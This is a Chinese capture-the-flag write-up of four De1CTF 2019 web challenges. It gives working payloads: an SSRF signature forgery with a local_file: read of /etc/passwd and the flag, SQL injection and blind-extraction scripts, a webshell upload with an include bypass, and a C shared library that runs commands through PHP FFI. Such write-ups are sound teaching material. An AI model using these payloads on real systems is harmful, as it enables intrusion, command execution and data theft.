De1CTF 2019 Web Writeup

SSRF Me

```
SSRF ME TO GET FLAG.
http://139.180.128.86/
hint for [SSRF Me]: flag is in ./flag.txt
```

打开url直接显示了python源码

```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
```

```
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False


#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)


@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()


def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"



def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()


def md5(content):
    return hashlib.md5(content).hexdigest()
```

```
def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False


if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
```

审计之
发现如果要ssrf则必须调用scan去写文件，还得用read去读文件
就是要构造能够通过checkSign()的md5

```
class Task:
...
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
...

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

`action`,`param`,`sign` 都是可控的
`secret_key` 又不变，很容易构造
通过check后，`/De1ta` 页面传入的param为scan函数的参数，可以直接执行
`urllib.urlopen(param).read()[:50]` 写入result.txt
然后就是构造 `read`
进入read分支的逻辑也很简单，只需通过checkSign判断后，'read'字符串要出现在cookie为action的值中
思路出来了，在 `/geneSign` 页面构造param来获得md5，在用此md5作为sign的cookie去写读文件
开始构造：先不管waf过滤，如果我们要写入 `file:///etc/passwd` 到result文件
1. `/De1ta` 页面需GET传入 `param=file:///etc/passwd`
2.cookie的action中存在'scan'
3.cookie的sign值满足 `getSign(self.action, self.param) == self.sign`
只需在 `/geneSign` 页面GET传入 `param=file:///etc/passwd`，就可获取md5
等价于判断 `md5(secert_key + 'file:///etc/passwd' + action) == sign`


但是还要读取：
1.'read'出现在action中
2.sign满足 `md5(secert_key + 'file:///etc/passwd' + action) == sign`

合并条件：
1. `/De1ta` 页面需GET传入 `param=file:///etc/passwd`
2.'read'与'scan'同时出现在action中
3.满足checkSign


获取sign值只有一个 `/geneSign` 途径
geneSign时会把'scan'作为默认的action

```
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
```


相当于`md5(secret_key + param + 'scan')`
要使这里与上面的checkSign相同，则`param + 'scan' == 'file///etc/passwd' + action`
还要在其中加入'read'，有无数种构造方法
最简单的就是`param = file:///etc/passwdread`
那么只需`action = "readscan"`
当然..道理是讲通了，就是会被无情的waf拦
waf不允许file和gopher开头
不过搜到个宝贝




拿来试一下
先拿http://139.180.128.86/geneSign?param=local_file:///etc/passwdread 获取md5值
再设置cookie后访问http://139.180.128.86/De1ta?param=local_file:///etc/passwd
得到下图结果，发现只能返回50字节




{"code": 200, "data": "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemo"}



其实`local_file:/etc/passwd`就可以读了
`local-file:/etc/passwd`也行
相对路径则为`local_file:flag.txt`



{"code": 200, "data": "de1ctf{27782fcffbb7d00309a93bc49b74ca26}"}




还可以通过 `local_file:/proc/self/cwd/flag.txt` 来读

```
root@ubuntu:/tmp/test# pwd
/tmp/test
root@ubuntu:/tmp/test# ls -al
total 8
drwxr-xr-x  2 root root 4096 Aug  6 02:31 .
drwxrwxrwt 10 root root 4096 Aug  6 02:32 ..
-rw-r--r--  1 root root    0 Aug  6 02:31 a
root@ubuntu:/tmp/test# ls -al /proc/self/cwd/
total 8
drwxr-xr-x  2 root root 4096 Aug  6 02:31 .
drwxrwxrwt 10 root root 4096 Aug  6 02:32 ..
-rw-r--r--  1 root root    0 Aug  6 02:31 a
root@ubuntu:/tmp/test#
```

emm，操作了半天...最后发现原来直接 `flag.txt` 就能读了

因为可以urllib.urlopen('flag.txt').read()



flag:de1ctf{27782fcffbb7d00309a93bc49b74ca26}

ShellShellShell

```
hint : The flag file ,with "flag" keyword ,is in the inside computer.(flag文件在内网的机子上，并且flag文件的文件名带有flag关键字)
shell me plz

server1:
http://123.207.72.148:11027/index.php?action=login
server2:
http://139.180.220.125:11027/index.php?action=login

hint for [ShellShellShell]: Source Code Leakage,for example : `.index.php.swp`.
Code audit ,please
hint for [ShellShellShell]: real flag is in the lan-network, ignore the upload file's fake flag.
```

大量源码泄露


```
/.index.php.swp
/.config.php.swp
/user.php.bak
/phpinfo.php
/views/ (一些包含的模板php文件)
```

Index of /views

Name	Last modified	Size	Description
Parent Directory		-	
delete	2019-07-15 07:34	245	
index	2019-07-15 07:34	2.3K	
login	2019-07-15 07:34	1.8K	
logout	2019-07-15 07:34	92	
phpinfo	2019-07-15 07:34	39	
profile	2019-07-15 07:34	1.5K	
publish	2019-07-15 07:34	2.5K	
register	2019-07-15 07:34	1.8K	

Apache/2.4.7 (Ubuntu) Server at 139.180.220.125 Port 11027

代码太多了就不全贴了，分析过程中只贴一些关键的点
看了下代码首先是需要通过admin登录上传webshell
登录注册页面都有md5 的check
登录成后 有个写日记的功能




```
function publish()
    {
        if(!$this->check_login()) return false;
        if($this->is_admin == 0)
        {
            if(isset($_POST['signature']) && isset($_POST['mood'])) {

                $mood = addslashes(serialize(new
Mood((int)$_POST['mood'],get_ip())));
                $db = new Db();
```

```
                @$ret = $db-
>insert(array('userid','username','signature','mood'),'ctf_user_signature',array
($this->userid,$this->username,$_POST['signature'],$mood));
                if($ret)
                    return true;
                else
                    return false;
            }
        }
```

猜测 `$_POST['signature']` 存在注入
读了下代码发现有全局过滤addsla_all()将 `$_GET`,`$_POST`,`$_COOKIE`,`$_REQUEST` 全部经过 `addslashes_deep()` 过滤，单引号是用不了了，那我们来看看他的数据库操作方面的代码
注意到下面这个insert部分，一些替换很可疑，拿出来单独看看
并简化一下方便自己调试

```
function get_column($columns){

    if(is_array($columns))
        $column = ' `'.implode('`,`',$columns).'` ';
    else
        $column = ' `'.$columns.'` ';

    return $column;
}
function insert($columns,$table,$values){

    $column = get_column($columns);
    $value =
'('.preg_replace('/`([^`,]+)`/','\'${1}\'',get_column($values)).')';
//        $nid =
    $sql = 'insert into '.$table.'('.$column.') values '.$value;
    echo $sql;
}

insert("aaa","test","111");
// output: insert into test( `aaa` ) values ( '111' )
```

来看看这个正则，反引号包裹的内容不变的同时将反引号替换为单引号
随便试一下发现传入 `111\1` 符号时结果变成 insert into test(`aaa`) values ('111'1)
成功构造了个单引号
所以通过构造values的值，不需要单引号就可以完成注入了
publish那里的 `signature` 即可注入
要注意的是不能随便注入 `mood` 数据，因为再显示的时候mood会经过一系列操作返回，若有错则返回500得不到结果
根据 `publish` 函数中对 `$mood` 的操作
`$mood = addslashes(serialize(new Mood((int)$_POST['mood'],get_ip())));`
构造如下 `$_POST` 数据即可正常显示

```
signature=aaa`,`O:4:"Mood":3:
{s:4:"mood";i:1;s:2:"ip";s:9:"127.0.0.1";s:4:"date";i:1520664478;}`);-- -&mood=0
```

这里mood能注出密码，或者直接注出id后在语句后面再insert一条数据直接显示到 `signature` 中
(过了一天环境挂了，自己又懒得搭，就不贴图了)

```
md5(password):c991707fdf339958eded91331fb11ba0
jaivypassword
```

不过admin登录还需要ip地址为127.0.0.1
注意到showmess中有个反序列化

```
function showmess()
{
    //...
    $db = new Db();
    @$ret = $db-
>select(array('username','signature','mood','id'),'ctf_user_signature',"userid =
$this->userid order by id desc");
    if($ret) {
        $data = array();
        while ($row = $ret->fetch_row()) {
            $sig = $row[1];
            $mood = unserialize($row[2]);
            $country = $mood->getcountry();
            $ip = $mood->ip;
            $subtime = $mood->getsubtime();
            $allmess = array('id'=>$row[3],'sig' => $sig, 'mood' => $mood, 'ip'
=> $ip, 'country' => $country, 'subtime' => $subtime);
            array_push($data, $allmess);
        }
        $data = json_encode(array('code'=>0,'data'=>$data));
        return $data;
    }
    else
        return false;
    //...
}
```

且反序列化之后调用了object
可以利用`soap+crlf`攻击
参考[此writeup]
能得到admin的cookie
登录后上传webshell即可，查看`/etc/hosts`发现网段为172.18.0.x
访问http://172.18.0.2/ 时直接获取源码，也是道原题

```
<?php
    $sandbox = '/var/sandbox/' . md5("prefix" . $_SERVER['REMOTE_ADDR']);
    @mkdir($sandbox);
    @chdir($sandbox);

    if($_FILES['file']['name'])
    {
        $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']
['name'];
        if (!is_array($filename))
        {
            $filename = explode('.', $filename);
        }
        $ext = end($filename);
        if($ext==$filename[count($filename) - 1])
```

```
        {
            die("try again!!!");
        }
        $new_name = (string)rand(100,999).".".$ext;
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hello'];
        if(@substr(file($_)[0],0,6)==='@<?php')
        {
            if(strpos($_,$new_name)===false)
            {
                include($_);
            }
            else
            {
                echo "you can do it!";
            }
        }
        unlink($new_name);
    }
    else
    {
        highlight_file(__FILE__);
    }
```


当传入数组`$filename[1] = 'php'`时
`$filename[count($filename) - 1]`为NULL，即可绕过第一个判断
值得一提的是`unlink`删除不了一个不存在文件夹开头的任意文件
例如当前文件夹下只存在1.txt`unlink('test/../1.txt')`是无法删除文件的，会提示`No such file or directory`
故我们构造`file[1]=../../../../../../../tmp/webshell.php`上传时，代码会自动在文件名前加3个随机数字，那么上传的php文件也被`unlink`不了
直接在上传时传POST`hello=/tmp/webshell.php`参数包含即可
flag在`/etc/flag_is_He4e_89587236.txt`
flag:de1ctf{a08cea9cc237532dbd168c6b8ebbc32d}

cloudmusic_rev

```
滑稽云音乐平台 2.0 上线了。
Comical CloudMusis 2.0 is online.
http://139.180.144.87:9090 (sg-sgp)
http://222.85.25.41:9090 (cn-zgz)
http://149.248.17.220:9090 (us-lax)

hint for [cloudmusic_rev]: Any scanner is not helpful.
```

查看源代码发现有个`#fireware`uri
注册登录之后访问提示需要`admin`权限
找到了这样一个看着就有问题的url



这里存在任意文件读取，后缀限制了`.php`不过可以urlencode绕过

```
http://222.85.25.41:9090/media/share.php?c2hhcmUlMmVwaHA=
'c2hhcmUlMmVwaHA=' == base64('share%2ephp')
```

之后是代码审计
漏洞点在`/include/upload.php`的第47和48行处，调用到 /lib/parser.so 进行音频文件解析。
发现是个 web+pwn
操作不来了
具体参见官方writeup
拿到admin密码后
审计firmware.php

```
<?php
if (!isset($_SESSION['user'])||strlen($_SESSION['user'])<=0){
    ob_end_clean();
    header('Location: /hotload.php?page=login&err=1');
    die();
}
if ($_SESSION['role']!='admin'){
    $padding='Lorem ipsum dolor sit amet, consectetur adipisicing elit.';
    for($i=0;$i<10;$i++) $padding.=$padding;
    die('<div><div class="container" style="margin-top:30px"><h3
style="color:red;margin-bottom:15px;">Only admin is permitted.</h3></div><p
style="visibility: hidden">'.$padding.'</p></div>');
}

if (isset($_FILES["file_data"])){
    if ($_FILES["file_data"]["error"] > 0||$_FILES["file_data"]["size"] >
1024*1024*1){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'upload err, maximum file size
is 1MB.')));
    }else{
        mt_srand(time());
        $firmware_filename=md5(mt_rand().$_SERVER['REMOTE_ADDR']);
```

```
 $firmware_filename=__DIR__."/../uploads/firmware/".$firmware_filename.".elf";
        if (time()-$_SESSION['timestamp']<3){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'too fast, try later.')));
        }
        $_SESSION['timestamp']=time();
        move_uploaded_file($_FILES["file_data"]["tmp_name"],
$firmware_filename);
        $handle = fopen($firmware_filename, "rb");
        if ($handle==FALSE){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'upload err, unknown
fault.')));
        }
        $flags = fread($handle, 4);
        fclose($handle);
        if ($flags!=="\x7fELF"){
            unlink($firmware_filename);
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'upload err, not a valid
elf file.')));
        }
        ob_end_clean();
        die(json_encode(array('status'=>1,'info'=>'upload succ.')));
    }
}else{
    if (isset($_SERVER['CONTENT_TYPE'])){
        if (stripos($_SERVER['CONTENT_TYPE'],'form-data')!=FALSE){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'upload err, maximum file
size is 1MB.')));
        }
    }
}

@$path=$_POST['path'];

function clean_string($str){
    $str=str_replace("\\","",$str);
    $str=str_replace("/","",$str);
    $str=str_replace(".","",$str);
    $str=str_replace(";","",$str);
    return substr($str,0,32);
}

if (isset($path)){
    $path=clean_string(trim((string) $path));
    if (strlen($path)<=0||strlen($path)>64){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'Format or length check
failed.')));
    }else{
        $firmware_filename=__DIR__."/../uploads/firmware/".$path.".elf";
        if (!file_exists($firmware_filename)){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'File not found.')));
        }else{
```

```
            try{
                $self = FFI::cdef("
                    extern char * version;
                ", $firmware_filename);
                $version=(string) FFI::string($self->version);
                if ($version === "cloudmusic_rev"){
                    ob_end_clean();
                    die(json_encode(array('status'=>1,'info'=>'Firmware version
is cloudmusic_rev.')));
                }else{
                    ob_end_clean();
                    die(json_encode(array('status'=>0,'info'=>'Bad version.')));
                }
            }catch(Error $e){
                ob_end_clean();
                die(json_encode(array('status'=>0,'info'=>'Fail when loading
firmware.')));
            }
        }
    }
}
?>
```

会加载我们上传的固件文件，加载过程就是一个初始化的过程，`.so`库会从`_init`开始执行，然后`_fini`结束
`__attribute__ ((constructor))`具有执行优先级的构造函数，在`_init`之后执行。
能通过上传如下编译后的`.so`文件利用`__attribute__ ((constructor))`来RCE

```
#include <stdio.h>
#include <string.h>

char _version[0x130];
char * version = &_version;

__attribute__ ((constructor)) void fun(){
    memset(version,0,0x130);
    FILE * fp=popen("ls -al", "r");
    if (fp==NULL) return;
    fread(version, 1, 0x100, fp);
    pclose(fp);
}
```

获取固件号之后在调试模式中即可执行，具体见官方所提供的脚本
flag:de1ctf{W3b_ANND_PWNNN_C1ou9mus1c_revvvv11}


Giftbox

一个命令行界面

可用的命令也不多

`let commandList = 'cd ls cat hey hi hello help clear exit ~ / ./'.split(' ')`

请求中有个totp参数每5秒过期



直接执行`launch`,`destruct`,`targeting`命令时提示需要登录

发现登录命令存在注入

```
$.ajax({"url": host + '/shell.php?a=login admin 1234&totp=' + new
TOTP("GAXG24JTMZXGKZBU",8).genOTP(),"type": "POST"})
```


盲注payload

```
$.ajax({"url": host + "/shell.php?a=login
admin'and(substr(database(),1,1))>'a'%23 1234&totp=" + new
TOTP("GAXG24JTMZXGKZBU",8).genOTP(),"type": "POST"})
```

js注入脚本

```
content = "";
for(j=1;j<100;j++){
    for(i=33;i<128;i++){
    char = String.fromCharCode(i);
    hex = char.charCodeAt('0').toString(16);
```

```
    rr = $.ajax({"url": host + "/shell.php?a=login
admin'and(hex(substr((select(group_concat(password))from(users)),"+j+",1)))>'"+h
ex+"'%23 1234&totp=" + new TOTP("GAXG24JTMZXGKZBU",8).genOTP(),
        "type": "POST",async:false});
    if((rr.responseText).search("password incorrect") > -1){
    } else {
        content = content + char;document.write( content + " </br>  ");
        break;
        }
    }
}
```




h
hi
hin
hint
hint{
hint{G
hint{G1
hint{G1v
hint{G1ve
hint{G1ve_
hint{G1ve_u
hint{G1ve_u_
hint{G1ve_u_h
hint{G1ve_u_hi
hint{G1ve_u_hi3
hint{G1ve_u_hi33
hint{G1ve_u_hi33e
hint{G1ve_u_hi33en
hint{G1ve_u_hi33en_
hint{G1ve_u_hi33en_C
hint{G1ve_u_hi33en_C0
hint{G1ve_u_hi33en_C0m
hint{G1ve_u_hi33en_C0mm
hint{G1ve_u_hi33en_C0mm3
hint{G1ve_u_hi33en_C0mm3n
hint{G1ve_u_hi33en_C0mm3nd
hint{G1ve_u_hi33en_C0mm3nd-
hint{G1ve_u_hi33en_C0mm3nd-s
hint{G1ve_u_hi33en_C0mm3nd-sh
hint{G1ve_u_hi33en_C0mm3nd-sh0
hint{G1ve_u_hi33en_C0mm3nd-sh0w
hint{G1ve_u_hi33en_C0mm3nd-sh0w_
hint{G1ve_u_hi33en_C0mm3nd-sh0w_h
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hi
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hii
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiii
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiin
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiint
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintt
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiinttt
